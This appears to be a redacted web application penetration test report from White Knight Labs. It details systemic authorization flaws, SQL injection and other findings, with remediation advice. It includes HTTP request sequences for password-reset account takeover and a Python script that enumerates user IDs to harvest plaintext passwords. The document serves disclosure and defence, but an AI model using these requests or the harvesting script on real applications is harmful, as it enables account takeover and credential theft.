[CLIENT]

Web Application Penetration Test Report

[DATE]

Confidentiality Statement

Document Control

Date	Change	Change by	Issue
[DATE]	Document Created	[ENGINEER NAME]	V0.1
[DATE]	Document Updated	[ENGINEER NAME]	V1.0
[DATE]	Document Published	[ENGINEER NAME]	V1.1

Document Distribution

Name	Company	Format	Date
[CLIENT CONTACT]	[CLIENT]	PDF	[DATE]

White Knight Labs Contact Details

Address	**White Knight Labs** 10703 State Highway 198 Guys Mills PA 16327
Contact	**Tel:** +1 (877) 864-4204 **Mob:** +1 (814) 795-3110 **Email:** info@whiteknightlabs.com

Table of Contents

Executive Summary

Security is a journey, not a destination. Companies must remain vigilant and strive towards a robust security posture. The threat landscape is ever-changing and malicious actors are always innovating. As the internet becomes more hostile, defenders must enhance their capabilities and continue to invest in security.

In [DATE], [CLIENT] engaged White Knight Labs to conduct a Web Application Penetration Test of [CLIENT'S] web application. [CLIENT] provides a [BUSINESS DETAILS]. Over the course of this test, WKL to proactively identify any vulnerabilities, validate their severity, and provide recommended remediation steps. [CLIENT] seeks to improve its defensive posture and better protect its sensitive information and infrastructure from potential attacks.

The testing was performed between [DATE] and [DATE] and represents a point-in-time look at the security posture of the in-scope web application.

Scoping and Rules of Engagement

While malicious actors are not constrained, WKL understands the need to establish a scope for each assessment. This ensures that work can be completed in a timely manner while protecting third parties not participating in the engagement. WKL conducted a black box web application test with two sets of client account credentials. The following briefly elaborates on these techniques:

- **Black-Box Testing**: In a black-box engagement, the consultant does not have access to any internal information such as source code, APIs, extensive details on the technology stack, and is not granted internal access to the client's network or web servers. It is the job of the consultant to perform all reconnaissance to obtain the sensitive knowledge needed to proceed, which places them in a role as close to the typical attacker as possible.

- **Administrator and User Credentials:** [CLIENT] provided WKL with two sets of administrator and user credentials with the permissions and functionality normally granted to its clients. This mimics scenarios where malicious actors (1) may obtain user credentials by compromising a [CLIENT'S] account or (2) temporarily [BUSINESS DETAILS] and exfiltrate data. These basic credentials allowed WKL to assess [CLIENT'S] resilience to authenticated attacks in addition to unauthenticated attacks.

WKL evaluated the following URLs that provided access to the web application:

- [URL]
- [URL]
- [URL]


The following timeline details the entire engagement of the [CLIENT] network:

- **Initial Meeting** – [DATE]
- **Kickoff Call** – [DATE]
- **Engagement Testing** [DATE]
- **Debrief Call** – [DATE]

[CLIENT] Risk Rating

WKL calculated the risk to [CLIENT] based on exploitation likelihood (ease of exploitation) and potential impact (potential business impact to the environment). This risk rating does not take into account mitigation measures [CLIENT] implemented after vulnerabilities were identified by WKL's testing.

Overall Risk Rating: High



Summary of Findings

WKL found that [CLIENT] has implemented important detective measures:

- [CLIENT] has implemented monitoring capabilities that alerted on WKL attempts to perform SQL injection, malware uploads, and suspicious spikes in site traffic.
- The [FIREWALL] prevented use of automated tools like SQL Map that very quickly compromise the database, however, manual SQL injection techniques still presented a significant risk.

Key areas where WKL recommends [CLIENT] invest resources:

- Endpoint audit to ensure the application performs authorization checks.
- Input validation and parameterized queries to prevent SQL injection.


The findings of WKL's testing are summarized in the table below with details given in the Findings section. Addressing the following would continue to improve [CLIENT'S] security posture.

Risk	Vulnerability
High	Improper Authorization (Systemic)
High	SQL Injection (Systemic)
High	Weak Encryption
High	Stored Cross-Site Scripting
Medium	Sensitive Information Stored Insecurely
Low	Username Enumeration

Application Testing Methodology

WKL defines an application security assessment as an assessment designed to highlight potential security vulnerabilities within an application based upon a defined threat model. An application assessment is intended to identify design failures and unsafe coding practices. Security-critical issues are commonly encountered in the following areas: authentication, authorization, session management, data validation, use of cryptography, error handling, information leakage, and other language-specific issues. During the assessment, WKL assigned business risk ratings based on our current understanding of the application.

WKL utilizes a comprehensive assessment methodology, providing results with the utmost accuracy and ensuring representational coverage of risks facing an application or information system. This assessment methodology is based upon an understanding of the business use cases, and the types of data stored, processed, or transmitted by a given system or system component. Once these elements decompose, potential risks affecting their interaction are evaluated by the assessment team as illustrated by the following process flow:


Define Assessment Scope
Review Target Architecture, Technology, and Capabilities
Best Practices, Research, and Commonly Known Vulnerabilities (Knowledge Base)
Construct Threat Model and Develop Attack Scenarios
Develop Assessment Plan
Analyze Target in Production-Similar Environment
Identify Security Vulnerabilities
Determine Extent of Business Impact
Determine Difficulty or Likelihood of Exploit
Develop Ratings and Recommendations
Associate Vulnerabilities with Control Deficiencies against Policies, Procedures, and Standards
Document Findings, Outlining Strategic and Tactical Recommendations
Knowledge Transfer
Remediation by Client and/or Vendor
Follow-up Reviews of Critical Components and/or Retest of Findings

Application Penetration Assessments

The assessment team relies primarily on manual penetration testing to ensure coverage across the OWASP Top 10 vulnerability classes, as well as assessing other risks resulting from choices in technology, application logic, and integration between application and system components or application use cases.


The WKL approach and methodology is not limited to the OWASP Top 10 vulnerability classes. Instead, it allows the assessment team to adapt testing based upon the risks most likely to affect the client using the threat model and attack plan defined during the threat modeling phase of the engagement. The following OWASP Top 10 vulnerability classes are included in each application penetration assessment:

- Injection Flaws
- Cross-Site Scripting (XSS)
- Broken Authentication and Session Management
- Insecure Direct Object References
- Cross-Site Request Forgery (CSRF)
- Security Misconfiguration
- Insecure Cryptographic Storage
- Failure to Restrict URL Access
- Insufficient Transport Layer Protection
- Unvalidated Redirects and Forwards

The inclusion of manual penetration testing executed during the assessment provides greater coverage of classes of vulnerabilities that often go undetected by automated vulnerability assessment tools and dynamic web application security scanners. These classes include authentication, authorization, session management, cryptographic weaknesses, and application business logic. Lastly, careful manual execution of the test cases allows the application security team to identify and closely coordinate test cases that may be more likely to impact system and service availability, thereby minimizing potential impact to production systems.

Common Attack Vectors Considered

During initial preparation for an application security assessment, common attack vectors are specified to ensure consistent focus and a comprehensive approach. These provide structure to the engagement team's tasks and are reflected in the final reporting. Some potential attack vectors considered in web-based applications include:



ATTACK VECTORS

CATEGORY	TYPICAL VULNERABILITIES	AREAS OF INVESTIGATION
Data Validation	Failure to test the validity of user-supplied data against known parameters, including but not limited to length, character composition, or conformance to a pre-determined syntax.	• SQL injection • Cross-site scripting • Form field manipulation • Canonicalization • Buffer overflows • Format string attacks • Shell meta-character injection • Reliance on client-side security or behavior • Miscellaneous input validation issues
Session Management	Failure to use strong, unpredictable session identifiers and to maintain server-stored state such that each request can be uniquely identified and attributed to a certain user.	• General observations • Static session identifiers • Easily predictable identifiers • Insufficient length • Known algorithms • Miscellaneous session management issues
Access Controls	Failure to verify the authenticity of a user and enforce appropriate restrictions on certain data or functionality.	• Authentication bypass • Authorization bypass • Inconsistent use of access control • State manipulation • Miscellaneous access control issues
Cryptography	Failure to use strong encryption. This implies using a cryptographically proven algorithm along with a key that is sufficiently random and unpredictable.	• Proprietary or home-grown encryption • Insecure cipher mode • Poor key selection • Insufficient key length • Inappropriate key reuse • Miscellaneous cryptography issues
Third-Party Components	Vulnerabilities in supporting architecture that can be remotely exploited to compromise the server or gather useful information.	• Publicly disclosed vulnerabilities • Team proprietary vulnerabilities • Configuration errors • Default content

Web Application Testing Findings

Finding: High – Improper Authorization (Systemic)

Description

The application systematically fails to enforce authorization. This allows an attacker to bypass any role base access controls (RBAC) and perform action outside of their intended permission levels as well as across organizations.

Impact

The ability to bypass application controls can be leveraged by attacking application users in numerous ways, the most consequential of which is the ability to perform account takeovers for any user, in any role permission, across organizations. However, these vulnerabilities may also be leveraged to access sensitive client data.

Evidence

The following evidence has been gathered to illustrate this vulnerability.

Note: The instances identified below are examples of the application failing to enforce authorization in ways that present a high risk to client accounts and data. However, throughout testing, WKL observed a systemic failure of the application to perform authorization checks. Due to the time-limited nature of the test, a full index of every endpoint and request vulnerable to these attacks is beyond the scope of this engagement.

Instance 1: Account Takeover (Plain-Text Credentials)

The following example illustrates an arbitrary method of retrieving any user's password in plain text. The only prerequisite is that the attacker must be authenticated.

A POST request to the [ENDPOINT NAME] endpoint. Specifically, by changing the values highlighted below from [VALUE] to [VALUE] the attacker returns that user's information including their current password which, after examining the HTML source code, is returned in plain text:

HTTP Request

```
POST /rsn/[URI].aspx?WEBACCESSSESSIONID=[VALUE] HTTP/2
Host: [URL]
<snip>

cboProperty=&manage_users_filter_id=0&manage_users_filter_value=&manage_users_page_index=0&user_ids=[V
ALUENUMBER]&anid=usermanager.main&action=&organizational_level=&organizational_code=&hrid=&manage_us
ers_sort_id=1&manage_users_sort_order=0,&selUserName=&user_id=[VALUENUMBER]&hdnstatus=1
```


HTTP Response

```
HTTP/2 200 OK
Date: [DATE] GMT
Content-Type: text/html; charset=utf-8
Cache-Control: private
Pragma: no-cache
Cachecontrol: no-cache


<label>Username</label><div><p class="form-control-static">[USERNAME]</p>


<label>Password</label>
<div>
  <input name="txtPassword" id="txtPassword" type="password" size="15" maxlength="16" tabindex="1" class="form-
control borderNone" placeholder="Enter Password" data-toggle="tooltip" data-placement="right" title="Edit
Password." autocomplete="new-password" value="[VALUE]">
</div>
```

The attack can be automated to quickly return all users' plain text credentials. The following Python script was created to demonstrate this:

```
import requests
import re

def extract_values_from_content(content):
    # Extract value for username
    username_match = re.search(r'id="txtUserName" value="([^"]+)"', content)
    username_value = username_match.group(1) if username_match else None

    # Extract value for email
    email_match = re.search(r'id="txtEmail" [^>]*value="([^"]+)"', content)
    email_value = email_match.group(1) if email_match else None

    # Extract value for password
    password_match = re.search(r'autocomplete="new-password" [^>]*value="([^"]+)"', content)
    password_value = password_match.group(1) if password_match else None

    return username_value, email_value, password_value

def make_request(user_id):
    url = "[URL]/rsn/default.aspx?WEBACCESSSESSIONID=[ID] "
    headers = {
        #... [Please fill in the headers as you have them]
    }
    data = {
        "cboProperty": "[VALUE]",
        "manage_users_filter_id": "0",
        "manage_users_filter_value": "",
        "manage_users_page_index": "0",
        "user_ids": str(user_id),
        "anid": "usermanager.main",
        "action": "",
        "organizational_level": "",
        "organizational_code": "",
        "hrid": "",
        "manage_users_sort_id": "1",
        "manage_users_sort_order": "0",
        "selUserName": "",
        "user_id": str(user_id),
        "hdnstatus": "1"
    }
    response = session.post(url, headers=headers, data=data)
    username_value, email_value, password_value = extract_values_from_content(response.text)

    print(f"User ID: {user_id}, Username: {username_value}, Email: {email_value}, Password:
{password_value}")

if __name__ == "__main__":
    base_user_id = [VALUE]  # Assuming the first six digits are [VALUE]

    with requests.Session() as session:  # This line creates a session for the requests
        for i in range(1000, 10000):
            current_user_id = base_user_id + i
            make_request(current_user_id)
```

The following screenshot shows the output of the code above:



```
sh-3.2# python3 ex3.py
User ID: [redacted] Username: [redacted] Email: None, Password: [redacted]
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
User ID:            Username:            Email: None, Password:
```

Figure 1: Python Automation Output

Instance 2: Account Takeover (Password Reset ATO)

It is possible for a low-privilege user to take over the account of an administrator or any user, both within and across organizations. The only prerequisite is that the attacker must be authenticated.

The following is a POST request to the [ENDPOINT NAME] endpoint requesting a password reset made by a low privilege user. Despite the option being hidden in the GUI, the attacker can still issue the request through an HTTP proxy. Specifically, by changing the user_id value highlighted below to correspond with the victim's id, the attacker can begin the application's password reset workflow:

HTTP Request

```
POST /[ENDPOINT NAME]?WEBACCESSSESSIONID=[VALUE] HTTP/2
Host: [URL]
<snip>

cboProperty=[VALUE]&manage_users_filter_id=0&manage_users_filter_value=&manage_users_page_index=0&user_ids=[VALUE]&anid=userresetpasswmanager.main&action=&organizational_level=&organizational_code=&hrid=&manage_users_sort_id=1&manage_users_sort_order=0&selUserName=&user_id=[VALUE]&hdnstatus=1
```

HTTP Response

```
HTTP/2 200 OK
```

```
Date: [DATE] GMT

  <h1>Reset User Password</h1>
      </div>
    </div>
    <div class="row">
      <div class="col-xs-offset-1 col-xs-23">
        <p>
              1. The password for the user you have selected will be changed to <B>[PASSWORD]</B></p>
        <p>2. To confirm that you want to change the user's password, click on the Reset Password button below.</p>
      </div>
```

The response above is the first step in changing the victim’s password, the application returns a random password, which will be set for the victim’s account.

The next step is to issue the following request to confirm the password be reset to the arbitrary value:

HTTP Request

```
POST /[ENDPOINT NAME]?WEBACCESSSESSIONID=[VALUE] HTTP/2
Host: [URL]
<snip>

user_id=[VALUE]&anid=userresetpasswmanager.save&action=&organizational_level=&organization
al_code=
```

HTTP Response

```
HTTP/2 200 OK
Date: [DATE] GMT
<snip>

<!DOCTYPE HTML>
<html>
   <head>
    <meta charset="utf-8"/>
    <meta http-equiv="X-UA-Compatible" content="IE=edge"/>
    <meta name="description" content="[BUSINESS INFORMATION]"/>
    <meta name="author" content="[CLIENT]"/>
            <title>[CLIENT]</title>
<snip>
```

The application response returns no indication that the attack was successful, however, success can be confirmed by inspecting the victim’s password value:

HTTP Request

```
POST /[ENDPOINT NAME]?WEBACCESSSESSIONID=[VALUE] HTTP/2
Host: [URL]
<snip>

cboProperty=[NUMBERVALUE]&manage_users_filter_id=0&manage_users_filter_value=&manage_
users_page_index=0&user_ids=[NUMBERVALUE]&anid=usermanager.main&action=&organization
al_level=&organizational_code=&hrid=&manage_users_sort_id=1&manage_users_sort_order=0&sel
UserName=&user_id=[NUMBERVALUE]&hdnstatus=1
```

HTTP Response

```
HTTP/2 200 OK
Date: [DATE] GMT

<input name="txtPassword" id="txtPassword" type="password" size="15" maxlength="16"
tabindex="1" class="form-control borderNone" placeholder="Enter Password" data-toggle="tooltip"
data-placement="right" title="Edit Password." autocomplete="new-password"
value="[PASSWORD]">
```

Instance 3: Report Viewing

It is possible to view reports on any property by manipulating the JSON field value propertyNumber in the following request. In the example below, despite the user not being assigned the property corresponding with the [ID VALUE], an attacker can arbitrarily generate reports:

Modified Request

```
POST /api/[URI] HTTP/2
Host: [URL]
<snip>

{"propertyNumber":"[VALUE]","dateFrom":"[DATE]","dateTo":"[DATE]","communityType":"All"}
```

HTTP Response

```
HTTP/2 200 OK
Date: [DATE] GMT
<snip>

{
  "Type": "Rdl",
  "EmbedReport": {
    "ReportId": "[REPORTID]",
    "ReportName": "[NAME]",
    "EmbedUrl": "[URL]/rdlEmbed?reportId=[REPORT ID]"
  },
  "EmbedToken": {
    "Token": "[TOKEN]",
    "TokenId": "[TOKENID]",
    "Expiration": "[DATE]"
  }
}
```

The following is the screenshot showing viewing the report in the GUI:



[redacted]

Figure 2: Report Viewing

URL Locations:

- [URL]
- [URL]
- [URL]

Recommendations

To maintain proper security in a web application, it is important to perform authorization checks that verify whether the current user is authorized to access the requested information. To accomplish this, granular access control checks should be implemented to ensure that authorization checks for each parameter are accurately enforced.

As previously stated, the three instances of authorization failures identified in this report are examples of a systemic issue. Thus, WKL recommends that [CLIENT] conduct a full audit of endpoints to ensure that the web application performs authorization checks.

For more information, please reference the following:

- https://cheatsheetseries.owasp.org/cheatsheets/Authorization_Cheat_Sheet.html

Finding: High – SQL Injection (Systemic)

Description:

SQL injection occurs when an attacker is able to manipulate SQL queries executed by the application's database. WKL discovered that the application does not properly validate and sanitize user inputs before incorporating them into SQL queries. This allows an attacker to inject malicious SQL code, potentially leading to unauthorized access, data leakage, and even full control over the database.

Impact

It was possible to completely compromise the [SERVER]. Although WKL did not perform any attacks against the network, in a real-world scenario, an attacker could leverage backend access to pivot into the internal domain network. Attackers could then gain access to sensitive employee and customer information.

Evidence

The following evidence has been gathered to illustrate this vulnerability.

The vulnerable endpoint was found using the `waybackurls` tool, which displays sites endpoints that have been previously indexed by internet crawlers. This endpoint was not seen while accessing the GUI.


The SQL injection is unauthenticated and the `POST` body's `code` parameter was found to be vulnerable. It should be noted that, although protected by [FIREWALL], it was possible to bypass these protections and query the database using custom SQL queries that did not trigger a `403` error. However, [FIREWALL] did protect against automating this attack with tools such as `SQLmap`.

